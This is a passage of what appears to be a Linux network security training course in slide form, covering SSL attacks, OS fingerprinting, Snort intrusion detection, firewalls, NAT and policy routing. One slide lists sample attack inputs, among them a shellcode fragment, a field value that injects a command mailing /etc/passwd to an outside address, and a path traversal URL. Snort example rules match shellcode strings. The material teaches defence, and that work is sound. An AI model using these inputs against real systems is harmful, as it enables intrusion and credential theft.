Public key encryption allows for strong authentication

Symmetric key encryption allows for rapid encryption/decryption

SSL Vulnerabilities

- Interception of the “change cipher spec” message
- Interception of the “key exchange algorithm” message
- The version rollback attack

Intercepted Change Cipher Spec

- The Change Cipher Spec message is used by the client and server to indicate that all further communication is to use the session keys
- Not receiving this message causes the pair to continue communication in the clear

Intercepted Key Exchange

- The server and client negotiate a cipher to use for exchange of the pre-master secret and the server sends the client a key to use for the session
- The field identifying the cipher for this key is not encrypted
- The attacker may intercept the exchange and modify this field, causing the client to use a different cipher
- The mismatched ciphers allow the attacker to decrypt the pre-master secret

Version Rollback Attack

- Many SSL 3.0 implementations maintain backward compatibility with SSL 2.0
- There are many known vulnerabilities in SSL 2.0
- An attacker may alter a client's SSL 3.0 handshake to appear as an SSL 2.0 handshake
- The client and the server fallback to SSL 2.0 and the connection is exposed to SSL 2.0 vulnerabilities

Lab 6 - HTTPS and SSH

Objectives:

- Perform a man-in-the-middle attack on SSL
- Perform a man-in-the-middle attack on SSH v1 connections
- Perform a timing and packet length attack on SSH v1 and SSH v2 connections

Estimated time: 45 minutes

Section

7

**REMOTE
OPERATING
SYSTEM
DETECTION**

Objectives:

Upon completion of this section you should be able to:

- Describe at least four methods of remote system or service detection and fingerprinting
- List several tools available for remote TCP/IP stack fingerprinting
- Explain specific examples of TCP/IP stack fingerprinting methods
- Summarize nmap scan type methods

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- Why will someone trying to compromise system security often attempt to detect what type and version of services are running on a system?
- How do variances in TCP/IP stack responses allow remote stack fingerprinting and detection?


OS Detection

Why?

- exploits for a specific host will be OS-dependent
- compilation of lists of hosts running specific OSes for potential future exploits
- access to privy knowledge

Banners

Many daemons print a banner before authentication




```
K kaboom@thing2: /home/kaboom
kaboom@thing2:~$ telnet thing1
Trying 10.1.0.58...
Connected to thing1.gurulabs.com.
Escape character is '^'.
[SSL not available]

SunOS 5.8
login: █
```

Commands


Some daemons include identifying commands



```
K kaboom@thing2: /home/kaboom
kaboom@thing2:~$ telnet thing1 21
Trying 10.1.0.58...
Connected to thing1.gurulabs.com.
Escape character is '^]'.
220 thing1 FTP server (SunOS 5.8) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
quit
221 Goodbye.
Connection closed by foreign host.
kaboom@thing2:~$
```

Less-direct Approaches

Smarter crackers may find less obvious methods

A terminal window with a blue title bar containing the text "K - kaboom@thing2: /home/kaboom". The terminal content shows a user logging into an ncftp server, running a 'get /bin/ls' command, and then running 'file ls' to check the file's properties. The output of 'file ls' is "ls: ELF 32-bit MSB executable, SPARC, version 1, dynamically linked (uses shared libs), stripped".

```
kaboom@thing2:~$ ncftp thing1
NcFTP 3.0.3 (April 15, 2001) by Mike Gleason (ncftp@ncftp.com).
Connecting to 10.1.0.58...
thing1 FTP server (SunOS 5.8) ready.
Logging in...
Guest login ok, access restrictions apply.
Logged in to thing1.
ncftp / > get /bin/ls
ls:                18844 bytes  512.57 kB/s
ncftp / > quit
kaboom@thing2:~$ file ls
ls: ELF 32-bit MSB executable, SPARC, version 1, dynamically linked (uses shared
libs), stripped
kaboom@thing2:~$
```

TCP/IP Stack Fingerprinting

- Standards define expected behaviors of implementations
- Standards also leave many details unspecified
- Stack's implementation of unspecified details can identify stack

Remote Fingerprinting Apps

- **queso** - Que Sistema Operativo?
First remote TCP/IP fingerprinting Application
Uses undefined TCP Flags
- **SS** - Simple OS Detection
Can detect 12 different Operating Systems
- **NMAP** - Exceptional tool for OS Detection based on TCP
Can detect over 500 different TCP/IP stacks
Many other network scanning features
- **Xprobe** - Uses undefined ICMP to identify host
No reliance on listening TCP port on target

nmap

- The “network mapper” a tool for network exploration and security auditing
- Several stealth port scanning modes
- Advanced OS fingerprinting
- Free for use under the Gnu Public License
- Graphical front end included
 - nmapfe
- Ported to many operating systems

Lab 7 - Using nmap

Objectives:

- Use the nmap utility to perform general network sweep scans
- Use nmap to perform a wide variety of scans on a host
- Use nmap to perform TCP/IP fingerprinting for remote OS detection

Estimated time: 1 hour

Section

8

**ATTACKS AND
BASIC ATTACK
DETECTION**

Objectives:

Upon completion of this section you should be able to:

- Identify the main sources of and types of attacks
- List common methods of exploiting software bugs to compromise system security
- Describe common system configuration practices that can lead to system security compromise
- List various methods employed to crack passwords
- List various commercial and open source IDS solutions available

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- How can un-handled or un-sanitized user input lead to security compromise?
- Why is knowledge of the remote system architecture a prerequisite to most buffer overflow attacks?
- Why do popular open source products tend to be more secure than their closed source counterparts?
- What are the five steps in a typical network intrusion scenario?

Sources of Attack

Outsiders

- “Joy riders”, vandals, profiteers
- via - Internet, dial-up, physical break-in, partner network, etc.

Insiders

- Estimated 80% of security breaches
- via - privilege misuse, impersonation, privilege escalation, etc.

Denial-of-Service Attacks

- Networks, computers, people, roads, and other infrastructure have finite resources
- A DoS attack consumes some resource
Prevents target from responding to legitimate requests
- DoS attacks can be hard to distinguish from simply being popular
- Limited responses exist for DoS attacks
Some memory and CPU DoS attacks are preventable
- Considered inelegant

Methods of Intrusion

Physical Intrusion

easily bypass most passwords, access filesystem, install trojans (key loggers, back-doored services, etc.)

System Intrusion

privilege escalation via exploiting system / software bugs, or poor configuration

Remote Intrusion

remote "hacking / cracking"
realm of NIDS

Exploit Software Bugs

Buffer overflows

Input ZIP: "90909090909090e8c0ffffff|/bin/sh"

Unexpected combinations

Name: "| **mail crack@hack.ru </etc/passwd**"

Un-handled / un-sanitized input

HTTP://www.example.com/../../etc/passwd

Race conditions

unsafe use of temporary files

Exploit System Configuration

Wide open default configurations

easy-to-use usually means easy-to-abuse

Lazy / over worked administrators

"This would be easier if I didn't have to type a password every time..."

Hole creation

Install BIND, sendmail, IIS etc.

Trust relationships

"As long as the packet came from W.X.Y.Z, it's OK..."

Exploit Design Flaws

TCP/IP protocol security flaws

IP spoofing, SYN flooding, ICMP redirect, ICMP unreachable disconnects, etc.

OS design flaws

Poor granularity in access rights (root, administrator, etc)

Poor isolation of applications / system

Application design flaws

Many applications perform too much work at an elevated permission level.

Password cracking

Obtaining passwords

- clear-text sniffing
- encrypted sniffing
- password file stealing
- replay attack
- observation (the ubiquitous sticky note)
- social engineering

Password cracking

- weak passwords: name, password, secret, NULL, etc.
- dictionary attack
- brute force attack

Typical Intrusion Scenario

Outside reconnaissance

whois, hist/dig, public FTP / web sites, newsgroup postings, service banner parsing, press releases, etc.

Inside reconnaissance

ping sweeps, port scans, rpcinfo, showmount, snmpwalk, nbtstat, null sessions, etc.

Exploit

buffer overflows, cgi, password guessing, etc.

Foot hold

clean logs, rootkits, sniffers, stepping stone

Profit

Intrusion Detection

Intrusion Detection Software may be able to log and detect and attack in progress

- Host based (HIDS)
- Network based (NIDS)

IDS software monitors the network for signs and signatures of malicious activity

A variety of software exists

- Open Source
- Commercial

IDS Considerations

Type of IDS/NIDS

- Open Source / Commercial?
- Host or Network based?

What to look for?

- What is normal network behavior?

Placement of Sensors

- Existing network topology and switches greatly influence placement

Responding to Attacks

- Automated or manual?

Attack Detection Tools

Port scan detection

- klaxon / tocsin - First
- PortSentry

NIDS

- snort

Host-based IDS

- tripwire
- LIDS - Linux kernel based IDS

Klaxon

- Original port scan detection software
- Simple modification of rexec
 - run out of inetd, bind to arbitrary ports
 - logs all connection attempts
 - returns an error to the user

Tocsin

- Companion daemon to enhance Klaxon

PortSentry

Host-based port scan detection software

In advanced stealth detection mode (Linux-only) it can detect stealth scans from programs such as nmap

Response options

- Logging
- Firewall rule activation
- Routing table manipulation
- Execution of an external command

PortSentry Design

Binds arbitrary ports

- can't detect scans of system services
- can't detect scans which don't complete a three-way handshake

Linux-only modes

- work by packet capture
 - no longer requires binding to ports, so can detect scans of system services
 - can detect advanced scan methods such as SYN port scans

Snort

Packet-capture based

Network-based; can be run on routers to protect subnets

Extremely powerful rule set to match arbitrary patterns within packets

- detect all attacks, not just port scans
- extensible by end-user

Lab 8 - Basic Scan Detection

Objectives

- Examine standard system logs and statistics for signs of attack
- Configure portsentry to log port scans
- Configure portsentry for active response to port scans

Estimated time: 45 minutes

Section

9

**INTRUSION
DETECTION
TECHNOLOGIES**

Objectives:

Upon completion of this section you should be able to:

- Compare and contrast host-based and network-based IDS solutions
- Describe the principle of operation of file integrity checkers
- Explain the use of honeypots to increase system security
- Describe the basic architecture of Snort including: 3 major subsystems, rule matching method, and logging and alerting options

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- What are some of the weaknesses of network-based IDS solutions?
- What strategies exist for optimal placement of NIDS capture sensors?
- Why is it important to take a layered approach to implementing security?
- In what ways can a honeypot help make a network more secure?
- When might you use Snort's activate and dynamic rules?

Intrusion Detection Systems

Alarm systems to notify of (possible) attacks

- Host based
- Network based
- Network node
- File integrity checkers
- Hybrids
- Honeypots
- Focused monitors

Detection, not (necessarily) prevention, of attack

Host Based IDS

- Monitor host system logs for suspicious activities
- Commonly used to detect inside attacks
- Operate in real-time
 - also detect system misconfigurations and other administrator mistakes

Network Based IDS

Monitor network traffic on subnet for suspicious activity

- Essentially a packet sniffer with ability to respond to packets with suspicious signatures
- Responses typically include logging, email / phone alerts, and sometimes even live modification of ACLs

Often overwhelmed by amount of traffic on busy networks

Requires special considerations in switched environments

Network Node IDS

Distributed version of Network based IDS

- Each node on the network collects packets
- Each node can analyze own packets, or each node can submit to a central machine for analysis, depending upon design

Overcomes problems Network based IDS have dealing with busy / switched environments

File Integrity Checkers

Attackers almost invariably alter system files

Cryptographic hashes of system files can be kept

- Hash is unique "fingerprint" of file size and contents

Check hashes periodically to confirm that files have not changed

- Change indicates potential intrusions
- Hashes can also be used after intrusions to determine which files crackers modified

Hybrid IDS

- Combination of Host based IDS and Network Node based IDS
- Allows centralized analysis of system logs and packets, even in a busy / switched network environment

Honeypots

Systems simulating vulnerable host(s)

- No legitimate services on system
- No access to “real” machines from system

Intended to trap attackers

- Ease of detection
- Delay crackers
- Discover new exploits in the wild

Focused Monitors

Critical systems / services need extra attention

- Apply *focused monitoring* to track all activity / use of that system or service

Common usages:

- critical mail server
 - watch all traffic in and out of server for suspicious packets
 - log all commands and responses sent to / issued by mail server
- dynamic database-driven web site
 - log all SQL database queries

Snort Architecture

libpcap-based

promiscuous packet sniffing / filtering library

Three subsystems

- packet decoder
- detection engine
- logging / alerting subsystem

Snort Detection Rules

Two-dimensional linked list

Searched recursively both directions

Chain Headers

Common attributes

- source or destination IP address
- source or destination port

Chain Options

Specific features

- Content to watch for
- TCP flags

Snort Logs and Alerts

Packet Logging

- decoded text format
- tcpdump binary format
- disabled entirely

Alerts

- syslog
- text
 - full alert
 - fast alert
- WinPopup via Samba
- disabled entirely

Snort Rules

Apply actions to packets on a packet-by-packet basis

Available actions

pass:ignore the packet

log:log the packet

alert:issue an alert in response to the packet. alerts also log the packet by default

activate:alert, and then turn on a dynamic rule

dynamic:when turned on by an activate rule, act as a log rule

Lab 9 - Exploring Snort

Objectives:

- Install **snort**
- Test **snort** to see if it detects nmap scans
- Use **snort** to examine network traffic in decoded text format
- Use **snort** to capture all network packets in **tcpdump** binary logs
- Use **tethereal** to analyze captured packets

Estimated time: 45 minutes

Section

10

**ADVANCED
SNORT
CONFIGURATION**

Objectives:

Upon completion of this section you should be able to:

- List several popular pre-processors and modules for extending Snort's base functionality
- Describe several popular add-ons for Snort
- Examine ACID and the SnortCenter interfaces to Snort

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- Which Snort interface console would you use if you also need host monitoring functions?
- What logging and alerting formats are supported by Snort?
- What benefits does SnortCenter provide?

Advanced snort Features

Preprocessors

- Modules to extend `snort` functionality
- Run after packet decoding, but before alert detection
- Ideal tool for packet munging / analysis “out of bound”

Modules

- Run for alert or logging subsystems
- Allow customization of output format / presentation
 - Includes logging to databases
 - Includes sending alerts via WinPopup messages

snort Add-ons

SnortSnarf

- Generates web pages of alerts

RazorBack

- Gnome-based alert tool

ACID

- PHP-based analysis package for snort alerts

SnortCenter

- Web-based front end for managing and configuring snort

ACID Web Console

ACID

- PHP-based real-time analysis package for use with Snort and other NIDS
- Provides common analysis functions:
 - search alerts
 - group alerts logically
 - remove false positives
 - generate and graph statistics
- Typically used in conjunction with PostgreSQL or other SQL databases

The ACID Interface

Snort Analysis Console for Intrusion Databases

Time window: [2000-07-29 10:05:05] - [2000-08-05 14:09:40]

of Sensors: 2

Unique Alerts: 3

Total Number of Alerts: 11962

- Source IP addresses: 480
- Dest. IP addresses: 26

Traffic Profile by Protocol

TCP (19%)



UDP (74%)

ICMP (7%)

• [Search](#)

• [Snapshot](#)

- [Alert Listing](#)
- Most recent 15 Alerts: [any protocol](#), [TCP](#), [UDP](#), [ICMP](#)
- [Graph Alert detection time](#)

ACID v0.3.2 (by [Roman Danyliv](#) as part of the [AirCERT](#) project)

SnortCenter Management

Central Console controlling Multiple Agents

- Agents can be running snort on UNIX or Windows

All Console to Agent communication secured via SSL

Console centralizes Snort configuration and rule selection

- **/etc/snort/** files no longer used
- New rules can be retrieved from Internet and pushed out to Agents

Lab 10 - Snort Tools

Objectives

- Set up a new MySQL database for use with snort
- Configure snort to log to the new database
- Set up and test the Demarc PureSecure analysis tool
- Set up and test the ACID analysis tool

Estimated time: 60 minutes

Section

11

SNORT RULES

Objectives:

Upon completion of this section you should be able to:

- Summarize the Snort rule packet matching options
- Read and understand existing Snort rules
- Create custom Snort rules
- List common signature and vulnerability databases

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- How can the data found in a packet capture help in designing new Snort rules?
- What resources exist on the web that can assist you in developing custom Snort rules?

Snort Rules Format

Rule Header

- Action
- Protocol
- Source and Destination IP address
- Source and Destination Port

Rule Option

- What part(s) of the packet to analyze
- What alert(s) to send in response to the packet

Snort Rules Options

- Rule Options are the key to matching suspicious packets
- Generally written as keyword: value
- Multiple options can be used together
 - options are separated by semi-colons

Writing Snort Rules

Rules files can be included in other rules files

```
include </path/to/file/to/include>
```

Variables can be defined within rules files

- `var VARIABLE_NAME VARIABLE_VALUE`
- variables are inherited across includes; if a variable is defined in the master file and used in the included file, the value defined in the master file will be inherited by the included file

Example Rules

Record telnet traffic to the 192.168.0 Class C network

```
log tcp any any -> 192.168.0.0/24 23
```

Alert regarding attempts to exploit an old, buggy PHF service

```
alert tcp any any -> 192.168.0.0/24 80 \  
(content: "/cgi-bin/phf"; msg: "PHF attack!");)
```

Send an alert for an IMAP overflow attempt

- ```
alert tcp any any -> 192.168.0.0/24 143 \
(content: "|E8C0 FFFF FF|/bin/sh"; msg: \
"IMAP buffer overflow attempt");)
```

# Lab 11 - Custom Snort Rules

## Objectives:

- Capture packet from exploit that Snort does not currently detect
- Write a custom rule for snort to detect the exploit
- Verify exploit detection

Estimated time: 60 minutes

**Section**

# **12**

**LINUX AND  
STATIC  
ROUTING**



## **Objectives:**

Upon completion of this section you should be able to:

- Describe the advantages of using Linux as a router
- List the hardware requirements and recommendations for a Linux machine operating as a router
- Configure special network settings relevant to routing functions

## Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- How can you configure a Linux router so that all needed configuration changes will be persistent across reboots.
- How might the kernel's built-in IP spoof protection mechanisms cause problems in a network where asymmetric routing is occurring?

# Linux As a Router

- Even with minimal hardware, Linux makes a very capable and powerful router
- A Linux-based router has most, if not all, of the functionality of commercial routers
- A Linux-based router also has the ability to run other software typically not available on a router, such as **snort**

# Linux Router Minimum Requirements

Linux needs very minimal hardware to perform as a router

- A 386 class cpu with as little as 4 megabytes of ram
- Two (or more) network interfaces

Faster hardware will allow for more capabilities such as packet logging

# Router Focused Distributions

Linux distributions designed specifically for use as a router

- Freesco
- The Linux Router Project

These distributions are

- slimmed-down, supplying only the software needed for routing
- fit on a single floppy disk
- run without a hard drive

# Router Specific Settings

Activate static routing under Linux

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

To activate static routing permanently, edit the file  
*/etc/sysctl.conf* and insert

```
net.ipv4.ip_forward = 1
```

Static routes are defined in the file

```
/etc/sysconfig/static-routes
```

# Lab 12 - Static Routing

## Objectives

- Configure your host to act as a router
- Configure and test “automatic” anti-spoofing protection
- Configure the system to implement the above automatically on reboot

Estimated time: 30 minutes

**Section**

**13**

**LINUX  
FIREWALLS**



## **Objectives:**

Upon completion of this section you should be able to:

- Define the three main types of firewalls
- Differentiate between stateful and stateless packet filters
- Describe the basic capabilities of the ipchains and iptables packet filters
- Identify popular network topologies used with firewalls

## Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- What blocks of IP address space should be filtered by the firewall?
- Which default chains exist in the iptables filter tables?
- Why is a default firewall policy of “deny” a more secure approach to packet filtering?

# Types of Firewalls

## Application Filters

- Control access to specific applications

  - Typically created at the host level

## Stateless Packet Filters

- Control access at the network level

  - Filter each packet individually

## Stateful Packet Filters

- Control access at the network level

  - Associate packets with connections

# Application Firewalls: TCP Wrappers

Control access to services

- **telnet**, **finger**, **ssh**, etc.

Flexible access control

- Limit access by host ip
- Limit access by user

Now a library

- Originally only an external binary: **tcpd**
- Now also a shared library: **libwrap**

# Application Firewalls: Squid

May be used in a variety of ways to control access to HTTP, FTP, and Gopher

- Control incoming requests to a web server
- Control outgoing requests to the web

Limit access to specific web content

- By URL
- With flexible rules

Extensible

- Many add-on packages available
- Some add-ons provide the ability to filter based on content of web pages

# Packet Filter: ipchains

Part of the 2.2 Linux kernel

Flexible rules-based packet filtering

- Rules are defined in chains
- As packets traverse the chains they may be blocked, redirected, or passed

Stateless

- Individual packets are evaluated and filtered
- No awareness of connections

# Stateful Packet Filter: iptables

## Flexible rules system

- Filter by IP, MAC, protocol, port, user, frequency etc.

## Connection tracking

- Packets may be filtered based on connection state:  
New, Established, Related, Invalid

# Firewall Topology

## Firewall Concepts

- DMZ
- Bastion firewall
- Choke firewall
- Intranet



# Recommended Firewall Rules

## Anti-Spoofing

- The **rp\_filter** will only accept inbound packets on an interface if that interface is the return path for the source

Only allow incoming packets destined for ports and protocols that are in use on the network

## Block reserved and inappropriate addresses

- Packets arriving from the Internet should not be sourced from RFC1918 addresses
- Packets arriving from the Internet should not be sourced from localhost or multicasts addresses
- Allow only necessary ICMP traffic

# Firewall Limitations

## Firewall Limitations

- cannot block application-layer vulnerabilities  
telnet login overflow
- Typically operates only at layer 2 / layer 3 / layer 4
- vulnerable to spoofing if Anti-Spoofing rules not in place
- easily misconfigured / configuration out-of-date  
why default open is bad

# iptables Concepts

Tables are maintained of actions to be performed on a packet at various stages in its travels through the network stack

Tables contain set(s) of chains

Chains contain actual rules

General syntax:

If a packet matches X, then do Y

# Using iptables

## Listing existing rules

- List all rules in all chains  
# **iptables -L**
- List all rules in a specific chain  
# **iptables -L FORWARD**

## Adding new rules

- Add a simple rule to block all traffic from host 10.1.2.3  
# **iptables -A INPUT -s 10.1.2.3 -j DROP**

## Deleting existing rules

- Delete newly-added rule to block all traffic from 10.1.2.3  
# **iptables -D INPUT -s 10.1.2.3 -j DROP**

# Advanced iptables Actions

## Logging

- Various types of information about the packet may be logged
  - A custom prefix may be defined to help distinguish log entries
  - TCP sequence numbers, option flags, and IP option flags may all optionally be logged

## Marking

- **iptables** layer 2 / 3 / 4 filters can select and “mark” specific packets
- Other software can manipulate marked packets
  - Policy Routing

# iptables: A More Secure Approach

## Default policy

- allow all traffic, then block untrusted traffic  
“That which is not explicitly forbidden is allowed”  
easier to administer, but far less safe
- deny all traffic, then allow trusted traffic  
“That which is not explicitly allowed is prohibited”  
more work initially, but safer

## Block inbound while allowing locally initiated connections

```
iptables -A INPUT -m state --state \
 ESTABLISHED,RELATED -j ACCEPT
iptables -P INPUT DROP
```

# Lab 13 - Iptables

## Objectives

- Use **iptables** to filter traffic destined to your host
- Use **iptables** to log traffic destined to a specific port on your host

Estimated time: 30 minutes

**Section**

# **14**

**NETWORK AND  
PORT ADDRESS  
TRANSLATION**



## **Objectives:**

Upon completion of this section you should be able to:

- Define the terms: DNAT, SNAT, and PAT
- Describe several NAT limitations and the use of NAT proxies
- Use NAT and PAT to increase security of network services

## Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- Why do protocols that transmit the source IP address of a host within the payload of the packet require special consideration when using NAT?
- What methods exist for detecting if a host is behind a NAT machine?
- Can a machine performing NAT be configured to help minimize detection?

# Address Translation

## Network Address Translation

- NAT
  - SNAT
  - DNAT
- Alteration of IP addresses within packet headers on the fly as they pass through the router

## Port Address Translation

- PAT
- Alteration of port addresses within packet headers on the fly as they pass through the router

## Masquerading

- Linux term for many-to-one outbound NAT/PAT

# Configuring NAT and PAT

Configured using iptables

- SNAT alters POSTROUTING
- DNAT alters PREROUTING

For Many RFC 1918 address to one real IP address use:

- SNAT if real IP doesn't change
- MASQUERADE if real IP changes (dynamically assigned)

IP Forwarding must be enabled

- # **echo 1 > /proc/sys/net/ipv4/ip\_forward**
- Modify **/etc/sysctl.conf**

# NAT Limitations

Some IPSEC and other VPN protocols require unaltered packet headers

- This limitation cannot be overcome, except by choosing different VPN protocols without this requirement

Hosts with RFC 1918 addresses that communicate with the Internet via a NAT router cannot receive inbound connections

- DNAT can overcome by port forwarding or one-to-one NAT

Certain protocols, such as active mode FTP, require inbound connections and do not work via NAT

- Helper modules can overcome

# Security Using NAT and PAT

NAT and PAT are useful to:

- obscure network topology
- force usage of transparent proxies
- allow firewall placement between servers and the Internet

# Detecting NAT

NAT can be detected by:

- ICMP packets
  - source address different from payload address
- TTLs
- Unusual port patterns

# Lab 14 - NAT

## Objectives:

- Configure your station to perform SNAT
- Configure DNAT to forward connections back to a NATed host
- Configure a 1 to 1 IP mapping for a NATed host

Estimated time: 30 Minutes



**Section**

# **15**

**IP POLICY  
ROUTING**

## Objectives:

Upon completion of this section you should be able to:

- Use the ip command to bring up / down links and add / remove IP addresses.
- Use the ip command to examine the ARP and route tables.
- Describe the concepts of policy routing and list reasons when it might be used.
- Implement policy routing on a Linux based router.

## **Relevance:**

Discussion - The following questions are relevant to understanding the content of this section:

- How can policy routing be used to help improve network security?
- How might policy routing introduce routing loops?

# Advanced Routing

Linux 2.2 and above use the iproute2 package

- Complete, clean redesign of the old **arp**, **ifconfig**, **route** cruft
- Understands GRE tunnels and similar features of modern networking environments
- requires netlink kernel option

ip

- central tool

ifcfg, rtmon, rtacct

- ancillary tools

# Replacing ifconfig with ip

The ip command can:

- manipulate data link layer
- manipulate IP addresses
- manipulate interfaces

# Replacing route and arp

The ip command can:

- manage routing tables
- manage ARP tables

# Policy Routing

## “Normal” routing

- next hop selection based on destination

## Policy Routing

- next hop selection on any non-destination criteria

## Reasons for Policy Routing

- Multihomed network wants to control egress route
- Links with differing bandwidth/latency

# Linux Policy Routing

Linux kernel supports 255 independent routing tables

Two tables used by default

- 255, the "local" table maintained by kernel
  - Automatically has all Connected / Broadcast routes
- 254, the "main" table
  - Routes manually added go here by default if no specific table specified

Rules can be defined to match certain traffic and explicitly select one of the routing tables

- Default rules exist which send traffic to the local and then main tables



# Linux Policy Routing Rules

Rules can select traffic based on

- Packet Source IP address
- Packet Destination IP address
- ToS
- Incoming Interface

With the help of Netfilter / **iptables** and "packet marking," traffic selection based on IP protocol and other layer 4 headers

- TCP / UDP / ICMP
- Ports

# Lab 15 - Policy Routing

## Objectives:

- Mark packets based on protocol
- Route packets differently based on protocol
- Confirm policy routing using **tcpdump**

Estimated time: 30 Minutes